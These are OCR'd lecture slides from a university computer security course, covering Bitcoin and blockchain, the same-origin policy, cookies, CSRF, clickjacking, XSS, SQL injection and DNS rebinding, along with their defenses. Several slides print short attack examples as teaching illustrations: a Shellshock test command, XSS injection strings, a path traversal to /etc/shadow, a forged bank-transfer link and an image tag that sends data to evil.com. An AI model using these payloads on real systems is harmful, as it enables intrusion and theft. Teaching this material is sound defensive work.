    - Generating keys & obtaining certificates is not an easy process for users
    - Any site can request the certificate
      - User will be unaware their anonymity is lost
    - Moving private keys around can be difficult
      - What about public computers?
  - We usually rely on other authentication mechanisms
    - Usually user name and password
    - But no danger of eavesdropping since the session is encrypted
    - May use one-time passwords or two-factor authentication if worried about eavesdroppers at physical premises

Computer Security

13. Blockchain & Bitcoin

Paul Krzyzanowski

Rutgers University

Spring 2018


Bitcoin & Blockchain

Bitcoin cryptocurrency system

- Introduced in 2009 – anonymously by Satoshi Nakamoto
- First blockchain
- Designed to be public – anyone can participate in the system & use it

Traditional Payments

- Suppose Alice wants to pay Charles
- Send a message to the bank:
  - Transfer $500 from Alice to Charles
- Bank is a trusted third party
  - Owns register of activity
  - Only the bank can manipulate it
  - Also – controls supply of money



Centralized systems

- Transactions are simply modifications to the bank's database

- We can simply
  - Subtract $500 from Alice's account
  - Add $500 to Charles' account
  - The log is just nice for auditing but not necessary

Problems?


This is a centralized system

- What if the bank disappears?
- What if the banker makes a mistake?
- What if the banker is corrupt?

Double spending problem

We can create a decentralized solution

- Use hash pointers to track the movement of money
- Problem: double spending



Decentralized system

Can we create a payment system
that does not need a trusted third party (a bank)?

- Goal of the **blockchain**
  - No trusted third party
- A group of systems: *each keeps a copy of the ledger*
  - Everyone has information about all account activity
  - This will allow anyone to detect double spending
  - The bitcoin ledger is over 100 GB
- User identities are anonymous
  - Public key = user's identity (called an "address")
  - Transactions are associated with a specific user
    - Signed by that user's private key

The Distributed Ledger: the Block

- **Block** = partial list of transactions
- Group of participating systems that accepts transactions
- Start with an empty block
- If Alice (e.g., #1111) wants to pay Charles (e.g., #2222) $500
  - She tells everyone she wants to transfer $500 to #2222
  - Everyone checks their ledger to make sure Alice has enough money
  - Then they add the transaction to the block
  - And keep listening for more transactions
- When the block is full … or some time expires (10 minutes in Bitcoin)
  - We're ready to add it to the ledger
  - To do this, we need
    - Agreement on contents
    - Assurance that the contents will not be changed later

Securing the block

Hash functions are the key to tracking the integrity of the block

- One way functions
- Output gives us no clue of what the input is
- Efficient to compute & validate

Let's make in challenging: create a puzzle

Suppose we want a hash output with a specific property?

- Example, starting with "0000"?
- No algorithmic way to do this
- Must try lots of variations of the input
- But once found – it is easy for anyone to verify that the data hashes to the result

Mining

- Solving this "puzzle" is called **mining**
  - Have a number (bit field) in the block where we can set bit patterns
  - Try to get the block to hash to a desired output
  - The resulting number is called the **Proof of Work**

We demonstrate that work has been put into figuring out what the value should be to create the desired hash

- Everyone in the network participates in this
  - The first system that finds it announces it to everyone else in the network
  - Upon receiving an announcement
    - Each system validates the Proof of Work number against the block
    - A majority of systems must grant approval
    - If they do, the block (with the Proof of Work) is made part of the **blockchain**


What's the puzzle?

- Bitcoin uses hashcash (created in 1997)
  - Hashcash searched for a *hash(message, random #, N)* where the leading k bits are 0
    - Random # - 128-bit starting value to make it unlikely that two systems start tat the same point
    - N – the number we vary until we get the hash we need
    - Choice of k sets the difficulty of the problem
- Ensure that one node doesn't take credit for another's work
  - 256-bit SHA-1 hash of
    - ***B***, transaction block, which includes hash pointer to previous block
    - ***A***, recipient's reward address (public key of who gets credit)
    - ***N*** – the number we vary until we get the hash we need
- Bitcoin uses a floating-point k to scale the work more precisely

  $hash(B, A, N) < 2^{n-k}$

How much work is going on?

Currently (April 2018), around 28-31x10^{18} hashes per second



See blochain.info/charts/hash-rate

The blockchain

Blockchain = sequence of blocks linked with hash pointers

- Hash pointer = { block ID, PoW }
- PoW = Proof of Work for that block = hash(block)
  - Hard to compute
  - Easy to verify

- There is **no authoritative copy** of the blockchain
  - Every participating node keeps a copy


- Some participants may be faulty
  - A participant may have missed some transactions – data can get lost
  - There might have been errors on the system
  - A participant might be dishonest

- To remain a participant
  - You need to discard bad blocks and retrieve them from someone else

Competing chains

What if a malicious participants wants to modify an old transaction?

- Need to modify an old block
- Recompute the Proof of Work (which takes a lot of effort) for the block and each successive block (tons of work)
- This participant will be creating another chain in the blockchain



Competing chains

- BUT
  - One malicious participant will not be able to catch up with the cumulative work of all the others
  - It is expected that some nodes will occasionally have different versions
  - Length of chain = **score**

- If we observe two states of the blockchain, we select the one that was the hardest to generate (= longest chain)
  - Blockchain rules state that

    The longest chain in the network is the correct one

    Keep the highest-scoring (longest) version of the database
  - If a participant receives a higher-scoring version

    It overwrites its blockchain with the better data & transmits updates to peers

Producing a longer ledger than the current one requires computing power that competes with the rest of the entire network

Confirming transactions

- A transaction is ***confirmed*** after *N* number of additional blocks are added to the blockchain
  - Large values of *N* are recommended for high-value transactions

- *The more blocks are added after a transaction, the more difficult it is to modify it*

Bitcoin Confirmation Recommendations

1:	Small payments <$1,000
3:	Deposits and payments of $1,000-$10,000
6:	Large payments $10k-$1M
60:	Payments >$1M

- Higher values of *N* mean that an attacker will need to recompute *N+1* Proof of Work values to modify the blockchain
  - Computationally not feasible

https://www.buybitcoinworldwide.com/confirmations/

51% Attack

If the majority of participants decide to cheat, the protocol will fail

- Blockchain works only because of the assumption that the majority of participants are honest.

- To double-spend a bitcoin
  - You would need to rewrite the blockchain (change past transactions)
  - An attacker would need to control more than 50% of computing capacity
    - **This is a lot**: as of 12/17, The Economist estimates "*bitcoin miners now have 13,000 times more combined number- crunching power than the world's 500 biggest supercomputers*"
    - Even if someone tried to do this attack, they'd likely only modify transactions in the past few blocks
  - Keeping history of all transactions among all participants allows anyone to check for double spending

Incentives

Computing the Proof of Work takes a lot of work – *why do it?*

- For bitcoin:
  - First participant to compute the Proof of Work gets rewarded with bitcoin
  - BUT … only after another 99 blocks have been added to the ledger
  - This gives miners an incentive to participate & validate transactions
- Reward is decreasing (*assumption: bitcoins will be more valuable*)
  - 50 bitcoins for the first 4 years since 2008
  - 25 bitcoins from 2012-2015
  - 12.5 bitcoins from 2016-2019
- Eventually there will be a maximum of ~21 million bitcoins
- There are also transaction fees

Centralization

- Anyone can run a bitcoin node
  - Requires a good chunk of disk space but is accessible
  - Highly decentralized
- Mining
  - Anyone can mine but requires a lot of computing power
  - Not as decentralized as we'd like
- Software development/support
  - Open but there's a core set of trusted developers – not really decentralized
- In theory
  - Teams of sneaky developers may be able to mount an attack
  - Mining pools may try to mount a 51% attack
  - Both scenarios highly unlikely today

Computer Security

14. Web Security

Paul Krzyzanowski

Rutgers University

Spring 2018

Original Browser

- Static content on clients
- Servers were responsible for dynamic parts
- Security attacks were focused on servers
  - Malformed URLs, buffer overflows, root paths, unicode attacks

Today's Browsers

Complex!

- JavaScript – allows code execution
- Document Object Model (DOM) – change appearance of page
- XMLHttpRequest (AJAX) – asynchronously fetch content
- WebSockets – open interactive communication session between JavaScript on a browser and a server
- Multimedia support - <audio>, <video>, <track>
  - MediaStream recording (audio and video), speech recognition & synthesis
- Geolocation
- NaCl – run native code inside a browser (sandboxed)

Complexity creates a huge threat surface

- More features → more bugs
- Browsers experienced a rapid introduction of features
- Browser vendors don’t necessarily conform to all specs
- Check out

quirksmode.org

Multiple sources

- Most desktop & mobile apps come from one place
  - They may use external libraries, but those are linked in and tested
- Web apps usually have components from different places
- E.g., www.cnn.com has
  - Fonts from cdn.cnn.com
  - Images from turner.com, outbrain.com, bleacherreport.net, chartbeat.net
  - Scripts from amazon-adsystem.com, rubiconproject.com, bing.com, krxd.net, gigya.com, krxd.net, livefyre.com, fyre.co, optimizely.com, facebook.net, cnn.com, criteo.com, outbrain.com, sharethrough.com, doubleclick.net, googletagservices.com, ugdturner.com
  - XMLHttpRequests from zone-manager.izi, optimizely.com, chartbeat.com, cnn.io, rubiconproject.com
  - Other content from scorecardresearch.com, imnworldwide.com, facebook.com

What should code on a page have access to?

- Can analytics code access JavaScript state from a script from jQuery.com on the same page?
  - Scripts are from different places … but the page author selected them
- Can analytics scripts interact with event handlers?
- How about embedded frames?

Same-origin Policy

Web application security model: **same-origin policy**

A browser permits scripts in one page to access data
in a second page ***only if*** both pages have the same origin

Origin = { URI scheme, hostname, port number }

- Same origin
  - http://www.poopybrain.com/419/test.html
  - http://www.poopybrain.com/index.html
- Different origin
  - https://www.poopybrain.com/index.html – different URI scheme (https)
  - http://www.poopybrain.com:8080/index.html – different port
  - http://poopybrain.com/index.html – different host

Ideas behind the same-origin policy

- Each origin has client-side resources
  - **Cookies**: simple way to implement state
    - Browser sends cookies associated with the origin
  - **DOM storage**: key-value storage per origin
  - **JavaScript namespace**: functions & variables
  - **DOM tree**: JavaScript version of the HTML structure
- Each frame is assigned the origin of its URL
- JavaScript code executes with the authority of its frame's origin
  - If cnn.com loads JavaScript from jQuery.com, the script runs with the authority of cnn.com
- Passive content (CSS files, images) has *no* authority
  - It doesn't (and shouldn't) contain executable code

Can two different frames communicate?

- Generally, no – they're isolated if they're not the same origin
- But postMessage() allows two independent frames to communicate
- Both sides have to opt in

Passive content has no authority

Makes sense … but why does it matter?

Usually no … but …

MIME sniffing attack

- Chance of security problems if browser parses object incorrectly
- Old versions of IE would examine leading bytes of object to fix wrong file types provided by the user
- Suppose a page contained passive content from an untrusted site
- Attacker could add HTML & JavaScript to the content
  - IE would reclassify the content

Cross-origin weirdness

- **Images**
  - A frame can load images from anywhere
  - Same-origin policy does not allow it to inspect the image
  - However, it can infer the size of the rendered image
- **CSS**
  - A frame can embed CSS from any origin but cannot inspect the text inside the file
  - **But**:
    It can discover what the CSS does by creating DOM nodes and seeing how styling changes
- **JavaScript**
  - A frame can fetch JavaScript and execute it … but not inspect it
  - But … you can call myfunction.toString() to get the source
  - Or … just download the source via a *curl* command and look at it

Cross-Origin Resource Sharing (CORS)

- A page can contain content from multiple origins
  - Images, CSS, scripts, iframes, videos

- XMLHttpRequests are not permitted
  - **CORS** – allows servers to define allowable origins
  - Example, a server at `service.example.com` may respond with

    `Access-Control-Allow-Origin: http://www.example.com`

  - Stating that it will allow treating `www.example.com` as the same origin

Cookies

- Cookies are identified with a domain & a path

  `pk.org/419`

  All paths in the domain have access to the cookie

- Whoever sets the cookie chooses what domain & paths looks like
  - JavaScript can set

    document.cookie = “username=paul”;
  - Server can set cookies by sending them in the HTTP header

    Set-Cookie: username=paul

When a browser generates an HTTP request
it sends all matching cookies

Cookies

- Cookies are often used to track server sessions
  - If malicious code can modify the cookie or give it to someone else, an attacker may be able to
    - View your shopping cart
    - Get or use your login credentials
    - Have your web documents or email get stored into a different account
- HttpOnly flag: disallows scripts from accessing the cookie
  - Sent in a `Set-Cookie` HTTP response header
- Secure flag: send the cookie only over https

```
Set-Cookie: username=paul; path=/; HttpOnly; Secure
```

Cross-Site Request Forgery (XSRF)

- A browser sends cookies for a site along with a request
- If an attacker gets a user to access a site
  … the user's cookies will be sent with that request
- If the cookies contain the user's identity or session state
  - The attacker can create actions on behalf of the user
- Planting the link
  - Forums or spam
    http://mybank.com/?action=transfer&amount=100000&to=attacker_account

Cross-Site Request Forgery (XSRF)

Defenses

- Validate the *referrer header* at the server
- Require unique tokens per request
  - Add randomness to the URL that attackers will not be able to guess
  - E.g., legitimate server can set tokens via hidden fields instead of cookies
- Default-deny browser policy for cross-site requests (but may interfere with legitimate uses)

Clickjacking

- Attacker overlays an image to trick a user to clicking a button or link
- User sees this

FREEiPad
Click Here

- Not realizing there's an ***invisible frame*** over the image
- Clicking there could generate a Facebook *like*
  … or download malware
  … or change security settings for the Flash plugin
- Defense
  – JavaScript in the legitimate code to check that it's the top layer
    `window.self == window.top`
  – Set `X-Frame-Options` to not allow frames from other domains

Screen sharing attack

- HTML5 added a screen sharing API
- Normally: no cross-origin communication from client to server
- This is violated with the screen sharing API
  - If a frame is granted permission to take a screenshot, it can get a screenshot of the entire display (monitor, windows, browser)
  - Can also get screenshots within the user's browser without consent
- User might not be aware of the scope of screen sharing

http://dl.acm.org/citation.cfm?id=2650789

http://mews.sv.cmu.edu/papers/oakland-14.pdf

Input sanitization

- Remember SQL injection attacks?
- Any user input must be parsed carefully

```
<script> var x = “untrusted_data”; </script>
```

- Attacker can set `untrusted_data` to something like:

```
hi”; </script> <h1> Hey, some text! </h1> <script> malicious code… </script>
```

- **Sanitization** should be used with any user input that may be part of
  - HTML
  - URL
  - JavaScript
  - CSS

Shellshock attack

- Discovered in 2014 …. Existed since 1989!
- Privilege escalation vulnerability in bash
  - Function export feature is buggy, allowing functions defined in one instance of bash to be available to other instances via environment variable lists
- Web servers using CGI scripts (Common Gateway Interface)
  - HTTP headers get converted to environment variables
  - Command gets executed by the shell via *system()*

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

- Bogus function definition in bash
  - Bash gets confused while parsing function definitions and executes the second part ("echo vulnerable"), which could invoke any operation

Cross-Site Scripting (XSS)

Code injection attack

- Allows attacker to execute JavaScript in a user's browser
- Exploit vulnerability in a website the victim visits
  - Possible if the website **includes user input** in its pages
  - Example: user content in forums (feedback, postings)
- What's the harm?
  - Access cookies related to that website
  - Hijack a session
  - Create arbitrary HTTP requests with arbitrary content via XMLHtttpRequest
  - Make arbitrary modifications to the HTML document by modifying the DOM
  - Install keyloggers
  - Download malware – or run JavaScript ransomware
  - Try phishing by manipulating the DOM and adding a fake login page

Types of XSS attacks

- **Reflected XSS**
  - – Malicious code is not stored anywhere
    - It is returned as part of the HTTP response
    - Only impacts users who open a malicious link or third-party web page
    - Attack string is part of the link
  - – Web application passes unvalidated input back to the client
    - The script is in the link and is returned in its original form & executed

```
www.mysite.com/login.asp?user=<script>malicious_code(…) </script>
```

- **Persistent XSS**
  - – Website stores user input and serves it back to other users at a later stage
  - – Victims do not have to click on a malicious link to run the payload
  - – Example: forum comments

XSS Defense

- One of the problems in preventing XSS is character encoding
  - Filters might check for ”<script>” but not ”%3cscript%3e”
- Key defense is **sanitizing ALL user input**
  - E.g., Django templates: <b> hello, {{name}} </b>
- Use a less-expressive markup language for user input
  - E.g., markdown
- Privilege separation
  - Use a different domain for untrusted content
    - E.g., googleusercontent.com for static and semi-static content
    - Limits damage to main domain
- **Content Security Policy** (CSP)
  - Designed to prevent XSS & clickjacking
  - Allows website owners to identify approved origins of content & types of content

SQL Injection & pathnames

We examined these earlier

SQL Injection

- Many web sites use a back-end database
- Links contain queries mixed with user input

```
query = “select * from table where user=” + username
```

Pathnames

- Escape the HTML directory

```
//mysite/images/../../../etc/shadow
```

GIFAR attack

- Java applets are sent as JAR files
  - This is just a zip format
  - Header is stored at the *end* of the file
- GIF files are images
  - Header is stored at the *beginning* of the file
- We can combine the two files: gif + jar
- GIFAR attack
  - Submit a GIFAR file (myimage.gif) to a site that only allows image uploads
  - Use XSS to inject <applet archive:"myimage.gif">
  - Code will run in the context of the server
    - Attacker gets to run with the authority of the origin (server)

Network addresses

- A frame can send http & https requests to hosts that match the origin
- **The security of *same origin* is tied to the security of DNS**
  - Recall the DNS rebinding attack
    - Register attacker.com; get user to visit attacker.com
    - Browser generates request for attacker.com
    - DNS response contains a really short TTL
    - After the first access, attacker reconfigures the DNS server
      - Binds attacker.com to the victim's IP address
  - Web site can now fetch a new object via AJAX
    - Web browser thinks request goes to an external site
    - Really, it goes to a server in the victim's network
  - The attacker is now accessing data within the victim's servers and can send data back to an attacker's site

Network addresses

- Solution – no foolproof solutions
  - Don’t allow DNS resolutions to return internal addresses
  - Force longer TTL

The situation is not good

- HTML, JavaScript, and CSS continue to evolve
- All have become incredibly complex
- Web apps themselves can be incredibly complex, hence buggy
- Web browsers are forgiving
  - You don’t see errors
  - They try to correct syntax problems and guess what the author meant
  - Usually, *something* gets rendered

Computer Security

14a. More Web Security

Paul Krzyzanowski

Rutgers University

Spring 2018

HTML image tags

```
<img src="http://pk.org/images/balloons.jpg" height="300" width="400"/>
```

- Images are static content with no authority
- Any problems with images?

HTML image tags

```
<img src="http://evil.com/images/balloons.jpg?extra_information"
height="300" width="400"/>
```

- URL may pass arguments
  - Communicate with other sites
- Hide resulting image

  `<img src="…" height="1" width="1"/>`


Common way for a sender to force HTML-formatted email to provide read notifications

- Social engineering: add logos to fool a user

HTML image tags

Social engineering: add logos to fool a user

- Impersonate site
- Impersonate credentials




Background: Frames and iFrames


- Browser window may contain frames from different sources
  - Frame = rigid division as part of frameset
  - iFrame = floating inline frame
- Why use them?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent can continue to function even if frame is broken

Web security policy goals


- Safe to visit an evil web site



- Safe to visit two pages at one time
  - Address bar distinguishes them



- Allow safe delegation
  - Frame inside a frame
  - Each frame = **origin** of the content within it
    - Enforce **same-origin policy**



Same-origin Policy

Web application security model: **same-origin policy**

A browser permits scripts in one page to access data
in a second page ***only if*** both pages have the same origin

origin = { URI scheme, hostname, port number }

- Same origin
  - http://www.poopybrain.com/419/test.html
  - http://www.poopybrain.com/index.html
- Different origin
  - https://www.poopybrain.com/index.html – different URI scheme (https)
  - http://www.poopybrain.com:8080/index.html – different port
  - http://poopybrain.com/index.html – different host

Ideas behind the same-origin policy

- Each origin has client-side resources
  - **Cookies**: simple way to implement state
    - Browser sends cookies associated with the origin
  - **DOM storage**: key-value storage per origin
  - **JavaScript namespace**: functions & variables
  - **DOM tree**: JavaScript version of the HTML structure
- Each frame is assigned the origin of its URL
- JavaScript code executes with the authority of its frame's origin
  - If cnn.com loads JavaScript from jQuery.com, the script runs with the authority of cnn.com
- Passive content (CSS files, images) has *no* authority
  - It doesn't (and shouldn't) contain executable code

Mixed content: http & https

- HTTPS page may contain HTTP content:

  <script src="http://www.mysite.com/script.js"> </script>

  – Active network attacker may now hijack the session

  – Content over the network is plain text

- Safer approach

  <script src="//www.mysite.com/script.js"> </script>

  – Served over the same protocol as the embedding page (frame)

- Some browsers warn you of mixed content

